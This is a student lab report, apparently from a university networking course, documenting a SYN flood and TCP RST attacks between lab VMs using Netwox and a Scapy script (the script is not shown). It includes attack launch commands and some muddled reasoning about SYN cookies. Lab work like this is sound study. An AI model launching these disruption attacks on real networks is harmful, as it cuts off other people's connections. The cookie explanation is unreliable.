

Lab 3 – Kevin Martin

Task 1 – SYN Flooding Attack


Before conducting the attack, first an observation of the maximum queue size for the open connections. As expected, the VM allows for 128 connections:




Before launching the attack, a quick check to make sure there are not partially open connections on VM B:




Now that we are sure VM B is clear, we can launch the SYN attack from Machine A:





Next, the TCP connections on VM B. Note that cookies are turned on (by default), so the attack is expected to be successful. First, VM B cookies:



Next, VM C trying to telnet into VM B:

```
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
^C
[11/02/20]seed@VM:~$
```

Finally, by enabling cookies on VM B, we see the successful telnet from VM C:

```
[11/02/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/02/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/02/20]seed@VM:~$
```

```
[11/02/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```


Observation: By using the Networx tool, we can easily block telnet traffic across the same network. VM A initiated an attack on VM B, thus preventing VM C to telnet in. However, VM B (the server in this example) could simply enable cookies to prevent this from happening.

One other interesting observation is that when the attack from VM A was running, VM B became very laggy and even inputting text had noticable delay. That was the machine trying to process the SYN flood, but it was interesting to see first hand.


Explanation: SYN flooding interrupts the TCP protocol “three way handshake” that is usually used to establish a connection. The many initial connection requests sent by the attacker (VM A) to the server (VM B) lock it up and prevent it from establishing connections from a bening, normal request (VM C).

Task 2 – TCP RST Attacks on Telnet and SSH Connections


In order to launch a successful TCP RST attack, I will have VM B telnet into VM C. Then, I will use Netwox from VM A to interrupt the connection which forces a drop. First, the successful telnet from VM B to VM C:




Next, the attack from VM A:




Note that I closed it after I took the next screenshot, which shows how after entering a single letter (“a”) the connection was dropped:




Next, I will have VM B establish an SSH connection with VM C, and issue the same attack from VM A. First, the successful SSH:




Then, the same attack from VM A, and the subsequent drop of the SSH (note the connection was dropped upon entering the letter “b”:






Next, the same type of attack, only this time using Scapy (implemented through Python). First, the code on VM A to launch the attack. Note that I had issues automatically getting the source IP address, so I manually entered it as VM B's IP address:



Next, the SSH log from VM B, which was connected to VM C. Note that the two "commands" were just the letter "f" followed by enter. The first instance is when the attack form VM A was not running, so the command was successful. On the second attemp, the SSH connection gets dropped:



Finally, the output from VM A, indicating the RST attack was successful:


```
/bin/bash seed@VM:~/Desktop$ sudo python tcp_rst.py
RST Sent
RST Sent
```

Observation: The Scapy/Python version of the TCP RST attack mimics the effect of the Netwox program. Here, we have to set up more in order to interrupt the connection, but the end result was the same.

Explanation: Again, the TCP connection was interrupted via RST. Once the malicious packet is received, the connection is broken. In this case, we sent it using Scapy and the SSH tunnel was successfully dropped.

Task 3 – TCP RST Attacks on Video Stream Applications


To interrupt a streaming video connection, only the Netwox 78 program is needed again. I will have VM B view a YouTube video, and then VM A will issue the Netwox command and observe the interruption on VM B. First the successful YouTube from VM B:



Next, the attack from VM A:

```
Netwox: command not found
[11/02/20]seed@VM:~/Desktop$ sudo netwox 78
```

And finally, the interruption to VM B:



